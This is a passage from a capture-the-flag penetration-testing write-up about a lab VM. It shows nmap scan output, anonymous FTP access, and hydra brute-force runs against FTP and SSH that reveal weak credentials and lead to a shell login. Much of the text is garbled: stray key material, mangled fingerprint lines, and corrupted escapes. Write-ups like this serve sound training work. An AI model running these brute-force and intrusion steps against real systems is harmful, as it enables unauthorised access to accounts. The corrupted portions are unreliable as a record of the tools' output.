AAAAB3NzaC1yc2EAAAADAQABAAQDc/xrBbi5hixT2B19dQilbbrCaRIIRyNhtJcOzE8x0BM1ow9I80RcU7D
```

tajyqiXXEwHRavQdO+/cHZMyOiMFZG59OCulouLRNoVO58C91gzDgDZ1fKH6BDg+FaSz+iYZbHg2IzaMPbRj
e6oqNamPR4QGISNUpxZeAsQTLiPcRlb5agwurovTd3p0SXe0GknFhZwHHvAZWa2J6IHE2b9K5IsSsDzX2WH
Q4vPb+1DzDHV0RTRVUGviFvUX1X5tVFvVZy0TTFc0minD75CYClxLrgc+wFLPcAmE2C030ER/Z+9umbhuhCn
LkLN87hlzDSRDPwUjWr+sNA3+7vc/xuZul | 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNQB5n5kAZPlyHb9IVx1aU0fyOXMPUbl
pmB8DRjnP8tVlaflIWh54wmTFVd3nCMr1n5IRWiFeX1weTBDSjjz0IY= 53/tcp open domain syn-ack ttl 64
dnsmasq 2.75 | dns-nsid: | bind.version: dnsmasq-2.75 80/tcp open http syn-ack ttl 64 | http-
methods: |_ Supported Methods: GET HEAD POST OPTIONS | http-title: 404 Not Found 123/tcp
closed ntp reset ttl 64 137/tcp closed netbios-ns reset ttl 64 138/tcp closed netbios-dgm reset ttl 64
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: RED) 666/tcp open doom? syn-ack
ttl 64 3306/tcp open mysql syn-ack ttl 64 MySQL 5.7.12-0ubuntu1 | mysql-info: | Protocol: 53 | Version:
.7.12-0ubuntu1 | Thread ID: 10 | Capabilities flags: 63487 | Some Capabilities: Support41Auth,
ODBCClient, Speaks41ProtocolOld, Speaks41ProtocolNew, SupportsTransactions, LongColumnFlag,
IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, IgnoreSigpipes, SupportsLoadDataLocal,
LongPassword, DontAllowDatabaseTableColumn, InteractiveClient, SupportsCompression, FoundRows |
Status: Autocommit | Salt: ?C\x1DK\x0B\x02pG\x03T\x01\x06'\x16\x0BW\x01k\x05\ 12380/tcp open
http syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu)) | http-methods: |_ Supported Methods: GET
HEAD POST OPTIONS | http-server-header: Apache/2.4.18 (Ubuntu) |_ http-title: Tim, we need to-do
better next year for Initech 2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at [https://nmap.org/cgi-bin/submit.cgi?new-](https://nmap.org/cgi-bin/submit.cgi?new-service)
service : =====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)===== SF-
Port80-TCP:V=7.01%I=7%D=6/9%Time=575983E9%P=i586-pc-linux-gnu%(GetRequ
SF:est,27F,"HTTP/1.0\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nCo SF:ntent-
Type:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x20533\r\n SF:n\r\n<!doctype\x20html><html>
<head><title>404\x20Not\x20Found</title><s SF:yle>\nbody\x20{\x20background-
color:\x20#f0f0f0;\x20color:\x20#333333; SF:\x20margin:\x200;\x20padding:0;\x20}\nh1\x20{\x20font-
size:\x201.5em;\ SF:x20font-weight:\x20normal;\x20background-color:\x20#9999cc;\x20min-heig
SF:ht:2em;\x20line-height:2em;\x20border-bottom:\x201px\x20inset\x20black;
SF:\x20margin:\x200;\x20}\nh1,\x20p\x20{\x20padding-left:\x2010px;\x20}\nc
SF:ode\url\x20{\x20background-color:\x20#ffffff;\x20font-family:monospace
SF:;\x20padding:0\x202px;}\n</style>\n</head><body><h1>Not\x20Found</h1><p
SF:>The\x20requested\x20resource\x20<code\x20class=\"url\">/</code>\x20was
SF:\x20not\x20found\x20on\x20this\x20server\.</p></body></html>")%(HTTPOp
SF:tions,27F,"HTTP/1.0\x20404\x20Not\x20Found\r\nConnection:\x20close\r\n SF:Content-
Type:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x20533\ SF:r\r\n<!doctype\x20html><html>
<head><title>404\x20Not\x20Found</title> SF:<style>\nbody\x20{\x20background-
color:\x20#f0f0f0;\x20color:\x20#333333 SF:3;\x20margin:\x200;\x20padding:0;\x20}\nh1\x20{\x20font-
size:\x201.5em SF:;\x20font-weight:\x20normal;\x20background-color:\x20#9999cc;\x20min-he
SF:ight:2em;\x20line-height:2em;\x20border-bottom:\x201px\x20inset\x20blac
SF:k;\x20margin:\x200;\x20}\nh1,\x20p\x20{\x20padding-left:\x2010px;\x20}\l
SF:ncode\url\x20{\x20background-color:\x20#ffffff;\x20font-family:monospa
SF:ce;\x20padding:0\x202px;}\n</style>\n</head><body><h1>Not\x20Found</h1> SF:
<p>The\x20requested\x20resource\x20<code\x20class=\"url\">/</code>\x20w

```

SF:as!x20not!x20found!x20on!x20this!x20server!.</p></body></html>")%r(Four
SF:OhFourRequest,2A2,"HTTP/1.0!x20404!x20Not!x20Found\r\nConnection:!x20c SF:lose!\r\nContent-
Type:!x20text/html;!x20charset=UTF-8!\r\nContent-Length: SF:!x20568!\r\n\r\n<!doctype!x20html><html>
<head><title>404!x20Not!x20Found SF:</title><style>\nbody!x20{!x20background-
color:!x20#fcafca;!x20color:!x SF:20#333333;!x20margin:!x200;!x20padding:0;!x20}\nh1!x20{!x20font-
size:!x SF:201!.5em;!x20font-weight:!x20normal;!x20background-color:!x20#9999cc;!x SF:20min-
height:2em;!x20line-height:2em;!x20border-bottom:!x201px!x20inset
SF:!x20black;!x20margin:!x200;!x20}\nh1,!x20p!x20{!x20padding-left:!x2010p
SF:x;!x20}\ncode!.url!x20{!x20background-color:!x20#eeeeee;!x20font-family
SF::monospace;!x20padding:0!x202px;} \n</style>\n</head><body><h1>Not!x20Fo SF:und</h1>
<p>The!x20requested!x20resource!x20<code!x20class="url">/nice
SF:%20ports%2C/Tri%6Eity!.txt%2ebak</code>!x20was!x20not!x20found!x20on!x2 SF:0this!x20server!.
</p></body></html>"); =====NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)===== SF-Port666-TCP:V=7.01%!I=7%D=6/9%Time=575983E3%P=i586-pc-
linux-gnu%(NULL,1 SF:800,"PK!x03!x04!x14!0!x02!0!x08!0d!x80!xc3Hp!xdf!x15!x81!xaa,!0!0!x152!
SF:0!0!x0c!0!x1c!0message2!.jpgUT!t!0!x03!+!x9cQWJ!x9cQWux!x0b!0!x01!x04!x
SF:f5!x01!0!0!x04!x14!0!0!0!xadz!x0bT!x13!xe7!xbelxefP!x94!x88!x88A@!xa2!x
SF:20!x19!xabUT!xc4T!x11!xa9!x102>!x8a!xd4RDK!x15!x85J!xa9!"DL\|E!xa2!x0c
SF:!x19!x140<!xc4!xb4!xb5!xca!xaen!x89!x8a!x8aV!x11!x91W!xc5H!x20!x0f!xb2!
SF:xf7!xb6!x88!n!x82@%!x99d!xb7!xc8#;3!l/r!xcddr!x87!xbd!xcf9!xf7!xaeu!xe
SF:eY!xeb!xdc!xb3O!xacY!xf92!xf3e!xfe!xdf!xff!fff!ff=2!x9f!xf3!x99!xd3!x
SF:08y}!xb8a!xe3!x06!xc8!xc5!x05!x82> !xfe!x20!xa7!x05:!xb4y!xaf!xf8!xa0!x
SF:f8!xc0!^!xf1!x97sC!x97!xbd!x0b!xbd!xb7nc!xdc!xa4!xd0!xc4!+j!xce!l!x87!
SF:xa0!xe5!x1b!xf7!xcc=,!xce!x9a!xbb!xeb!xeb!xdd!xbfx!xde!xbd!xeb!x8b!xf4! SF:xfdis!x0f!xeeM!?
!xb0!xf4!x1f!xa3!xcceY!xfb!xbelx98!x9b!xb6!xfb!xe0!xdc\
SF:]sS!xc5bQ!xfa!xee!xb7!xe7!xbc!x05AoA!x93!xfe9!xd3!x82!x7f!xcc!xe4!xd5!x
SF:1d!xa2O!x0e!xdd!x994!x9c!xe7!xfe!x871!xb0N!xea!x1c!x80!xd63w!xf1!faf!x
SF:bd&&q!xf9!x97"!ix85fL!x81!xe2!!\xf6!xb9!xba!xcc!x80!xde!x9a!xe1!xe2:!xc
SF:3!xc5!xa9!x85 !x08r!x99!xfc!xcf!x13!xa0!x7f!fb!xb9!xbclxe5:i!xb2!x1bk!x8a
SF:\xfbt!x0f!xe6!x84!x06!/xe8-!x17W!xd7!xb7&!xb9N!x9e<!xb1!!!.xb9!xcc!xe7
SF:\xd0!xa4!x19!x93!xbd!xdf!^!xbe!xd6!xcdg!xcb!.!xd6!xbclxaf!|W!x1c!xfd!xf
SF:6!xe2!x94!xf9!xebj!xdbf~!xfc!x98x!xf4!xf3!xaf!x8f!xb9O!xf5!xe3!xcc!x9a
SF:\xed!xbf a!xd0!xa2!xc5KV!x86!xad!n!x7fou!xc4!xfa!xf7!xa37!xc4!|!xb0!xf1
SF:\xc3!x84O!xb6nK!xdc!xbe#)!xf5!x8b!xdd!{!xd2!xf6!xa6g!x1c8!x98u!(\[r!xf8
SF:H~A!xe1qYQq!xc9w!xa7!xbe!}?!xa6!xfc!x0f?!x9c!xbdTy!xf9!xca!xd5!xaak!xd
SF:7!x7f!xbcsW!xdf!xd0!xd8!xf4!xd3!xdddf!xb5F!xabk!xd7!xff!xe9!xcflx7fy!xd2 SF:\xd5!xfd!xb4!xa7!xf7Y_!?
n2!xff!xf5!xd7!xdf!x86!^!x0c!x8f!x90!x7f!x7f!xf SF:9!xea!xb5m!x1c!xfc!xfef!".!x17!xc8!xf5!?
B!xff!xbf!xc6!xc5,x82!xcb!l\!x SF:93&!xb9NbM!xc4!xe5!xf2V!xf6!xc4!t3&M~{!xb9!x9b!xf7!xda-!xac!_]_!xf9!xcc! SF:
[qt!x8a!xef!xbao/\xd6!xb6!xb9!xcflx0f!xfd!x98!x98!xf9!xf9!xd7!x8f!xa7!x
SF:fa!xbd!xb3!x12_@N!x84!xf6!x8f!xc8!xfe!{!x81!x1d!xfb!x1fE!xf6!x1f!x81!xfd
SF:\xef!xb8!xfa!xa1!xae!.L!xf2!lg@!x08D!xbb!xbfp!xb5!xd4!xf4Ym!x0bl!x96!x SF:1e!xcb!x879-
a!)T!x02!xc8!$!x14k!x08!xae!xcZ!x90!xe6E!xcb<C!xcap!x8f!xd
SF:0!x8f!x9fu!x01!x8dvTx!f0!x9b!xe4ST%!x9f5!x95!xab!rSWb!xecN!xfb&!xf4!xe
SF:d!xe3v!x13O!xb73A#!xf0,!xd5!xc2!^!xe8!xfc!xc0!xa7!xaf!xab4!xcfc!xcd!x88

```

SF:\x8e}\xac\x15\xf6~\xc4R\x8e wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xbcL} SF:AJ\xe5H\x912\x88\
(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0\n
SF:py\l.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\xf6
SF:~\xf1\jV\xdcBGU\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9b\x14\xb6GTQ\xf3\
SF:xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13*P\x11?\x
SF:fb\xf3\xda\xcaDfv\x89\xa9\xe4k\xc4S\x0e\xd6P0"); MAC Address: 08:00:27:DB:34:50 (Oracle
VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results: | nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown) | Names: | RED<00> Flags: <unique><active> | RED<03> Flags: <unique>
<active> | RED<20> Flags: <unique><active> | \x01\x02**MSBROWSE**\x02<01> Flags: <group>
<active> | WORKGROUP<00> Flags: <group><active> | WORKGROUP<1d> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active> | Statistics: | 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | _ 00 00 00 00 00 00 00 00 00
00 00 00 00 | p2p-conficker: | Checking for Conficker.C or higher... | Check 1 (port 63911/tcp):
CLEAN (Timeout) | Check 2 (port 10987/tcp): CLEAN (Timeout) | Check 3 (port 22323/udp): CLEAN
(Failed to receive data) | Check 4 (port 42548/udp): CLEAN (Failed to receive data) | _ 0/4 checks are
positive: Host is CLEAN or ports are blocked | smb-os-discovery: | OS: Windows 6.1 (Samba 4.3.9-
Ubuntu) | Computer name: red | NetBIOS computer name: RED | Domain name: | FQDN: red | _
System time: 2016-06-09T21:27:58+01:00 | smb-security-mode: | account_used: guest |
authentication_level: user | challenge_response: supported | _ message_signing: disabled
(dangerous, but default) | _smbv2-enabled: Server supports SMBv2 protocol

NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 2) scan. Initiating NSE at 10:58 Completed
NSE at 10:58, 0.00s elapsed NSE: Starting runlevel 2 (of 2) scan. Initiating NSE at 10:58 Completed
NSE at 10:58, 0.00s elapsed Read data files from: /usr/bin/./share/nmap Service detection
performed. Please report any incorrect results at <https://nmap.org/submit/> . Nmap done: 1 IP
address (1 host up) scanned in 171.27 seconds Raw packets sent: 131149 (5.771MB) | Rcvd:
157102 (17.070MB) root@kali:~#

First thing I noticed is anonymous FTP. Let's connect and check what's there.

```
root@kali:~# ftp 192.168.1.3 Connected to 192.168.1.3. 220- 220-|-----  
-----| 220- | Harry, make sure to update the banner when you get a  
chance to show who has access here | 220-|-----  
-----| 220- 220 Name (192.168.1.3:root): anonymous 331 Please specify the password.  
Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files.  
ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. -  
rw-r--r-- 1 0 0 107 Jun 03 23:06 note 226 Directory send OK. ftp>
```

There is a file 'note'. The content of this file looks like this:

```
root@kali:~# cat note Elly, make sure you update the payload information. Leave it in your FTP  
account once your are done, John.
```

From this, looks like user 'elly' has FTP access. I ran hydra with '-e nsr' option on FTP server.

```
root@kali:~# hydra -l elly -e nsr ftp://192.168.1.3 Hydra v8.1 (c) 2014 by van Hauser/THC - Please  
do not use in military or secret service organizations, or for illegal purposes.
```

Hydra (<http://www.thc.org/thc-hydra>) starting at 2016-06-09 14:12:59 [DATA] max 3 tasks per 1 server, overall 64 tasks, 3 login tries (l:1/p:3), ~0 tries per task [DATA] attacking service ftp on port 21 [21][ftp] host: 192.168.1.3 login: elly password: ylle 1 of 1 target successfully completed, 1 valid password found Hydra (<http://www.thc.org/thc-hydra>) finished at 2016-06-09 14:13:12
root@kali:~#

Great !! Now we have password for this user. Let's log in into FTP.

```
root@kali:~/Documents# ftp 192.168.1.3 Connected to 192.168.1.3. 220- 220-|-----
-----| 220-| Harry, make sure to update the banner when
you get a chance to show who has access here | 220-|-----
-----| 220- 220 Name (192.168.1.3:root): elly 331 Please specify the password.
Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files.
ftp> ls -la 200 PORT command successful. Consider using PASV. 150 Here comes the directory
listing. drwxr-xr-x 100 0 0 12288 Jun 09 21:08 . drwxr-xr-x 100 0 0 12288 Jun 09 21:08 .. -rw----- 1 0
0 0 Apr 20 23:09 .pwd.lock drwxr-xr-x 5 0 0 4096 Jun 03 13:51 X11 drwxr-xr-x 3 0 0 4096 Jun 03
13:51 acpi -rw-r--r-- 1 0 0 3028 Apr 20 23:09 adduser.conf -rw-r--r-- 1 0 0 51 Jun 03 19:20 aliases -
rw-r--r-- 1 0 0 12288 Jun 03 19:20 aliases.db drwxr-xr-x 2 0 0 4096 Jun 07 01:57 alternatives drwxr-
xr-x 8 0 0 4096 Jun 03 17:46 apache2 drwxr-xr-x 3 0 0 4096 Jun 03 13:51 apparmor drwxr-xr-x 9 0 0
4096 Jun 06 23:17 apparmor.d drwxr-xr-x 3 0 0 4096 Jun 03 13:51 apport drwxr-xr-x 6 0 0 4096 Jun
03 14:05 apt -rw-r----- 1 0 1 144 Jan 14 23:35 at.deny drwxr-xr-x 5 0 0 4096 Jun 03 14:47 authbind -
rw-r--r-- 1 0 0 2188 Sep 01 2015 bash.bashrc drwxr-xr-x 2 0 0 4096 Jun 03 13:52 bash_completion.d
-rw-r--r-- 1 0 0 367 Jan 27 15:17 bindresvport.blacklist drwxr-xr-x 2 0 0 4096 Apr 12 11:30 binfmt.d
drwxr-xr-x 2 0 0 4096 Jun 03 13:51 byobu drwxr-xr-x 3 0 0 4096 Jun 03 13:51 ca-certificates -rw-r--r-
- 1 0 0 7788 Jun 03 13:51 ca-certificates.conf drwxr-xr-x 2 0 0 4096 Jun 03 13:49 console-setup
drwxr-xr-x 2 0 0 4096 Jun 03 19:13 cron.d drwxr-xr-x 2 0 0 4096 Jun 03 17:07 cron.daily drwxr-xr-x 2
0 0 4096 Jun 03 13:49 cron.hourly drwxr-xr-x 2 0 0 4096 Jun 03 13:49 cron.monthly drwxr-xr-x 2 0 0
4096 Jun 03 13:51 cron.weekly -rw-r--r-- 1 0 0 722 Apr 05 22:59 crontab -rw-r--r-- 1 0 0 54 Jun 03
13:51 crypttab drwxr-xr-x 2 0 0 4096 Jun 04 00:02 dbconfig-common drwxr-xr-x 4 0 0 4096 Jun 03
13:51 dbus-1 -rw-r--r-- 1 0 0 2969 Nov 10 2015 debconf.conf -rw-r--r-- 1 0 0 12 Apr 30 2015
debian_version drwxr-xr-x 3 0 0 4096 Jun 05 23:04 default -rw-r--r-- 1 0 0 604 Jul 02 2015
deluser.conf drwxr-xr-x 2 0 0 4096 Jun 03 13:49 depmod.d drwxr-xr-x 4 0 0 4096 Jun 03 13:49 dhcp
-rw-r--r-- 1 0 0 26716 Jul 30 2015 dnsmasq.conf drwxr-xr-x 2 0 0 4096 Jun 03 14:19 dnsmasq.d
drwxr-xr-x 4 0 0 4096 Jun 07 01:57 dpkg -rw-r--r-- 1 0 0 96 Apr 20 23:09 environment drwxr-xr-x 4 0
0 4096 Jun 03 14:18 fonts -rw-r--r-- 1 0 0 594 Jun 03 13:49 fstab -rw-r--r-- 1 0 0 132 Feb 11 00:47
ftputils -rw-r--r-- 1 0 0 280 Jun 20 2014 fuse.conf -rw-r--r-- 1 0 0 2584 Feb 18 18:54 gai.conf -rw-rw-
r-- 1 0 0 1253 Jun 04 20:13 group -rw----- 1 0 0 1240 Jun 03 21:49 group- drwxr-xr-x 2 0 0 4096 Jun
03 14:07 grub.d -rw-r----- 1 0 42 1004 Jun 04 20:13 gshadow -rw----- 1 0 0 995 Jun 03 21:49
gshadow- drwxr-xr-x 3 0 0 4096 Jun 03 13:51 gss -rw-r--r-- 1 0 0 92 Oct 22 2015 host.conf -rw-r--r-- 1
0 0 12 Jun 03 13:57 hostname -rw-r--r-- 1 0 0 469 Jun 05 16:38 hosts -rw-r--r-- 1 0 0 411 Jun 03 13:51
hosts.allow -rw-r--r-- 1 0 0 711 Jun 03 13:51 hosts.deny -rw-r--r-- 1 0 0 1257 Jun 03 18:01 inetd.conf
drwxr-xr-x 2 0 0 4096 Feb 06 22:02 inetd.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 init drwxr-xr-x 2 0 0
4096 Jun 06 21:40 init.d drwxr-xr-x 5 0 0 4096 Jun 03 13:49 initramfs-tools -rw-r--r-- 1 0 0 1748 Feb
04 18:17 inputrc drwxr-xr-x 3 0 0 4096 Jun 03 13:49 insserv -rw-r--r-- 1 0 0 771 Mar 06 2015
insserv.conf drwxr-xr-x 2 0 0 4096 Jun 03 19:20 insserv.conf.d drwxr-xr-x 2 0 0 4096 Jun 03 13:49
iproute2 drwxr-xr-x 2 0 0 4096 Jun 03 14:05 iptables drwxr-xr-x 2 0 0 4096 Jun 03 14:48 iscsi -rw-r--
```

r-- 1 0 0 345 Jun 09 21:08 issue -rw-r--r-- 1 0 0 197 Jun 03 23:26 issue.net drwxr-xr-x 2 0 0 4096 Jun 03 13:49 kbd drwxr-xr-x 5 0 0 4096 Jun 03 13:51 kernel -rw-r--r-- 1 0 0 144 Jun 03 13:53 kernel-img.conf -rw-r--r-- 1 0 0 26754 Jun 07 01:56 ld.so.cache -rw-r--r-- 1 0 0 34 Jan 27 15:17 ld.so.conf drwxr-xr-x 2 0 0 4096 Jun 07 01:57 ld.so.conf.d drwxr-xr-x 2 0 0 4096 Jun 03 13:51 ldap -rw-r--r-- 1 0 0 267 Oct 22 2015 legal -rw-r--r-- 1 0 0 191 Jan 19 00:16 libaudit.conf drwxr-xr-x 2 0 0 4096 Jun 03 13:49 libnl-3 drwxr-xr-x 4 0 0 4096 Jun 06 23:17 lighttpd -rw-r--r-- 1 0 0 2995 Apr 14 23:09 locale.alias -rw-r--r-- 1 0 0 9149 Jun 03 13:49 locale.gen -rw-r--r-- 1 0 0 3687 Jun 03 13:49 localtime drwxr-xr-x 6 0 0 4096 Jun 03 14:17 logcheck -rw-r--r-- 1 0 0 10551 Mar 29 10:25 login.defs -rw-r--r-- 1 0 0 703 May 06 2015 logrotate.conf drwxr-xr-x 2 0 0 4096 Jun 04 00:01 logrotate.d -rw-r--r-- 1 0 0 103 Apr 12 21:12 lsb-release drwxr-xr-x 2 0 0 4096 Jun 03 13:51 lvm -r--r--r-- 1 0 0 33 Jun 03 13:54 machine-id -rw-r--r-- 1 0 0 111 Nov 20 2015 magic -rw-r--r-- 1 0 0 111 Nov 20 2015 magic.mime -rw-r--r-- 1 0 0 2579 Jun 04 00:29 mailcap -rw-r--r-- 1 0 0 449 Oct 30 2015 mailcap.order drwxr-xr-x 2 0 0 4096 Jun 03 13:51 mdadm -rw-r--r-- 1 0 0 24241 Oct 30 2015 mime.types -rw-r--r-- 1 0 0 967 Oct 30 2015 mke2fs.conf drwxr-xr-x 2 0 0 4096 Jun 03 13:49 modprobe.d -rw-r--r-- 1 0 0 195 Apr 20 23:09 modules drwxr-xr-x 2 0 0 4096 Jun 03 13:49 modules-load.d lrwxrwxrwx 1 0 0 19 Jun 03 13:54 mtab -> ../proc/self/mounts drwxr-xr-x 4 0 0 4096 Jun 06 22:16 mysql drwxr-xr-x 7 0 0 4096 Jun 03 13:49 network -rw-r--r-- 1 0 0 91 Oct 22 2015 networks drwxr-xr-x 2 0 0 4096 Jun 03 13:49 newt -rw-r--r-- 1 0 0 497 May 04 2014 nsswitch.conf drwxr-xr-x 2 0 0 4096 Apr 20 23:08 opt lrwxrwxrwx 1 0 0 21 Jun 03 13:49 os-release -> ../usr/lib/os-release -rw-r--r-- 1 0 0 6595 Jun 23 2015 overlayroot.conf -rw-r--r-- 1 0 0 552 Mar 16 19:09 pam.conf drwxr-xr-x 2 0 0 4096 Jun 03 21:49 pam.d -rw-r--r-- 1 0 0 2908 Jun 04 20:14 passwd -rw----- 1 0 0 2869 Jun 03 23:10 passwd- drwxr-xr-x 4 0 0 4096 Jun 03 13:51 perl drwxr-xr-x 3 0 0 4096 Jun 03 14:17 php drwxr-xr-x 3 0 0 4096 Jun 06 23:17 phpmyadmin drwxr-xr-x 3 0 0 4096 Jun 03 13:51 pm drwxr-xr-x 5 0 0 4096 Jun 03 13:51 polkit-1 drwxr-xr-x 3 0 0 4096 Jun 03 19:20 postfix drwxr-xr-x 4 0 0 4096 Jun 03 13:49 ppp -rw-r--r-- 1 0 0 575 Oct 22 2015 profile drwxr-xr-x 2 0 0 4096 Jun 03 13:51 profile.d -rw-r--r-- 1 0 0 2932 Oct 25 2014 protocols drwxr-xr-x 2 0 0 4096 Jun 03 14:38 python drwxr-xr-x 2 0 0 4096 Jun 03 14:38 python2.7 drwxr-xr-x 2 0 0 4096 Jun 03 13:49 python3 drwxr-xr-x 2 0 0 4096 Jun 03 13:49 python3.5 -rw-r--r-- 1 0 0 472 Jun 06 17:32 rc.local drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc0.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc1.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc2.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc3.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc4.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc5.d drwxr-xr-x 2 0 0 4096 Jun 06 21:40 rc6.d drwxr-xr-x 2 0 0 4096 Jun 06 22:41 rcS.d -rw-r--r-- 1 0 0 23 Jun 09 21:08 resolv.conf drwxr-xr-x 5 0 0 4096 Jun 06 23:17 resolvconf -rw-r--r-- 1 0 0 268 Nov 10 2015 rmt -rw-r--r-- 1 0 0 887 Oct 25 2014 rpc -rw-r--r-- 1 0 0 1371 Jan 27 23:42 rsyslog.conf drwxr-xr-x 2 0 0 4096 Jun 03 19:20 rsyslog.d drwxr-xr-x 3 0 0 4096 Jun 09 21:07 samba -rw-r--r-- 1 0 0 3663 Jun 09 2015 screenrc -rw-r--r-- 1 0 0 4038 Mar 29 10:25 securetty drwxr-xr-x 4 0 0 4096 Jun 03 13:49 security drwxr-xr-x 2 0 0 4096 Jun 03 13:49 selinux -rw-r--r-- 1 0 0 19605 Oct 25 2014 services drwxr-xr-x 2 0 0 4096 Jun 03 13:51 sgml -rw-r----- 1 0 42 4518 Jun 05 17:59 shadow -rw----- 1 0 0 1873 Jun 03 23:10 shadow- -rw-r--r-- 1 0 0 125 Jun 03 15:20 shells drwxr-xr-x 2 0 0 4096 Jun 03 13:49 skel -rw-r--r-- 1 0 0 100 Nov 25 2015 sos.conf drwxr-xr-x 2 0 0 4096 Jun 04 20:15 ssh drwxr-xr-x 4 0 0 4096 Jun 03 20:17 ssl -rw-r--r-- 1 0 0 644 Jun 04 20:13 subgid -rw----- 1 0 0 625 Jun 03 14:46 subgid- -rw-r--r-- 1 0 0 644 Jun 04 20:13 subuid -rw----- 1 0 0 625 Jun 03 14:46 subuid- -r--r--r-- 1 0 0 769 Jun 05 18:01 sudoers drwxr-xr-x 2 0 0 4096 Jun 03 13:49 sudoers.d -rw-r--r-- 1 0 0 2227 Jun 03 15:22 sysctl.conf drwxr-xr-x 2 0 0 4096 Jun 03 13:49 sysctl.d drwxr-xr-x 5 0 0 4096 Jun 03 13:49 systemd drwxr-xr-x 2 0 0 4096 Jun 03 13:49 terminfo -rw-r--r-- 1 0 0 14 Jun 03 13:49 timezone drwxr-xr-x 2 0 0 4096 Apr 12 11:30

```
tmpfiles.d -rw-r--r-- 1 0 0 1260 Mar 16 21:58 ucf.conf drwxr-xr-x 4 0 0 4096 Jun 03 13:49 udev
drwxr-xr-x 3 0 0 4096 Jun 03 13:51 ufw drwxr-xr-x 2 0 0 4096 Jun 03 23:15 update-motd.d drwxr-xr-
x 2 0 0 4096 Jun 03 13:52 update-notifier drwxr-xr-x 2 0 0 4096 Jun 03 13:49 vim drwxr-xr-x 3 0 0
4096 Jun 03 13:54 vmware-tools -rw-r--r-- 1 0 0 278 Jun 03 23:48 vsftpd.banner -rw-r--r-- 1 0 0 0 Jun
03 23:22 vsftpd.chroot_list -rw-r--r-- 1 0 0 5961 Jun 04 20:15 vsftpd.conf -rw-r--r-- 1 0 0 0 Jun 03
23:21 vsftpd.user_list lrwxrwxrwx 1 0 0 23 Jun 03 13:49 vtrgb -> /etc/alternatives/vtrgb -rw-r--r-- 1 0
0 4942 Jan 08 14:18 wgetrc drwxr-xr-x 3 0 0 4096 Jun 03 13:51 xdg drwxr-xr-x 2 0 0 4096 Jun 03
13:51 xml drwxr-xr-x 2 0 0 4096 Jun 03 15:20 zsh 226 Directory send OK. ftp>
```

The content looks from '/etc' directory. I collected the users from 'passwd' file.

```
root@kali:~/Documents# cat passwd | grep '/bin/bash' | cut -d: -f1 RNunemaker ETollefson
DSwanger AParnell SHayslett MBassin JBare LSolum MFrei SStroud JKanode CJoo Drew jess SHAY
mel zoe NATHAN elly
```

And ran hydra against SSH service with '-e nsr' option.

```
root@kali:~# hydra -L user-list.txt -e nsr 192.168.1.3 ssh Hydra v8.1 (c) 2014 by van Hauser/THC -
Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2016-06-09 13:11:15 [WARNING] Many SSH
configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 84 login tries (l:28/p:3), ~0 tries per task [DATA]
attacking service ssh on port 22 [22][ssh] host: 192.168.1.3 login: SHayslett password: SHayslett
[STATUS] 85.00 tries/min, 85 tries in 00:01h, 4294967295 todo in 00:01h, 16 active [STATUS] 28.33
tries/min, 85 tries in 00:03h, 4294967295 todo in 1193046:29h, 16 active
```

And we have one ssh account. Let's log in.

```
root@kali:~/Documents# ssh SHayslett@192.168.1.3
```

~ Barry, don't forget to put a message here ~

SHayslett@192.168.1.3's password: Welcome back!

```
SHayslett@red:~$ id uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
SHayslett@red:~$ ls -la total 28 drwxr-xr-x 3 SHayslett SHayslett 4096 Jun 9 23:41 . drwxr-xr-x 32
root root 4096 Jun 4 20:13 .. -rw-r--r-- 1 root root 5 Jun 5 18:24 .bash_history -rw-r--r-- 1 SHayslett
SHayslett 220 Sep 1 2015 .bash_logout -rw-r--r-- 1 SHayslett SHayslett 3771 Sep 1 2015 .bashrc
drwx----- 2 SHayslett SHayslett 4096 Jun 9 23:41 .cache -rw-r--r-- 1 SHayslett SHayslett 675 Sep 1
2015 .profile SHayslett@red:~$ lsb_release -a No LSB modules are available. Distributor ID: Ubuntu
Description: Ubuntu 16.04 LTS Release: 16.04 Codename: xenial SHayslett@red:~$
```

